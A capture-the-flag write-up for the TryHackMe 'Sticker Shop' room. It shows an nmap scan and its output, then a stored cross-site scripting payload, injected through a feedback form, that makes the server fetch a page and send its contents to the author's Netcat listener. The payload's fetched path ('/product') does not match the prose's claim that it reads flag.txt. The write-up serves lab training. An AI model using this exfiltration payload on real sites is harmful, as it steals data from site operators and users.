STICKERSHOP

Link to machine : https://tryhackme.com/room/thestickershop


SCANNING

I performed an **nmap** aggressive scan to identify open ports and the services running on the target.

```
┌──(root㉿kali)-[~/thm/stickershop]
└─# nmap -A -p- 10.10.120.199 -oN stickershop.nmap --min-rate 10000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-09 12:09 EST
Nmap scan report for 10.10.120.199
Host is up (0.13s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b2:54:8c:e2:d7:67:ab:8f:90:b3:6f:52:c2:73:37:69 (RSA)
|   256 14:29:ec:36:95:e5:64:49:39:3f:b4:ec:ca:5f:ee:78 (ECDSA)
|_  256 19:eb:1f:c9:67:92:01:61:0c:14:fe:71:4b:0d:50:40 (ED25519)
8080/tcp open  http-proxy Werkzeug/3.0.1 Python/3.8.10
|_http-server-header: Werkzeug/3.0.1 Python/3.8.10
|_http-title: Cat Sticker Shop
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.1 Python/3.8.10
|     Date: Mon, 09 Dec 2024 17:10:06 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 1655
|     Connection: close
|     <!DOCTYPE html>
|     <html>
|     <head>
|     <title>Cat Sticker Shop</title>
```


CAPTURING THE FLAG

Since I already had the path to flag, I tried accessing it directly.



401 Unauthorized

I did not have the appropriate permissions, so I visited the web site hosted on the target.



Welcome to the Cat Sticker Shop!

Cat Sticker 1


Price: $2.99

Cat Sticker 2


Price: $3.99

We only sell stickers at our physical store. Please feel free to stop by!


The site contained a feedback field.



I tried executing a cross site scripting payload.




My XSS payload worked, hence I modified my payload to make the server send a request to my local machine.




Upon execution, my local machine received a GET request from the server.

Hence, I used the below payload to make the server get the data from *flag.txt* and then send it to my local machine through a GET request.

```
<img src='a' onerror='
  fetch("http://localhost:12345/product")  // Send the request to your local
Netcat listener
    .then(response => response.text())  // Get the response text
    .then(data => {
      fetch("http://localhost:12345?data=" + encodeURIComponent(data));  //
Send the fetched data to Netcat
    })
    .catch(err => console.error("Error fetching data:", err));
'>
```



Upon execution, I successfully received the value of the flag.



Happy Hacking !